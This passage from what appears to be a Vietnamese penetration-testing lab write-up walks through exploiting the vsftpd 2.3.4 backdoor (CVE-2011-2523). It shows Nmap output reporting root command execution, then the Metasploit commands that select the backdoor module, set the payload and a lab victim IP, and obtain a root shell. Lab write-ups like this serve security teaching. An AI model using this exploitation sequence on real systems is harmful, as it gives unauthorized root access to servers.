|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

Nmap done: 1 IP address (1 host up) scanned in 11.45 seconds
```

Tiến hành xác định lỗ hổng bảo mật của dịch vsftpd 2.3.4 đang chạy trên máy victim → lỗ hổng bảo mật : CVE -2011-2523 (vsFTPd version 2.3.4 back door)

Khởi động metaspolit




sử dụng lệnh: search vsftpd 2.3.4




Khai báo sử dụng mô đun tấn công: use exploit/unix/ftp/vsftpd_234_backdoor

set payload cmd/unix/interact




Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




Set các tham số cho module:

set RHOSTS 192.168.100.131 → đặt giá trị cho tham số là địa chỉ ip của máy victim



=>Các lệnh đã sử dụng: run → chạy module khai thác → lấy về shell của máy victim



Kết quả hậu khai thác → lấy về shell của máy victim với đặc quyền root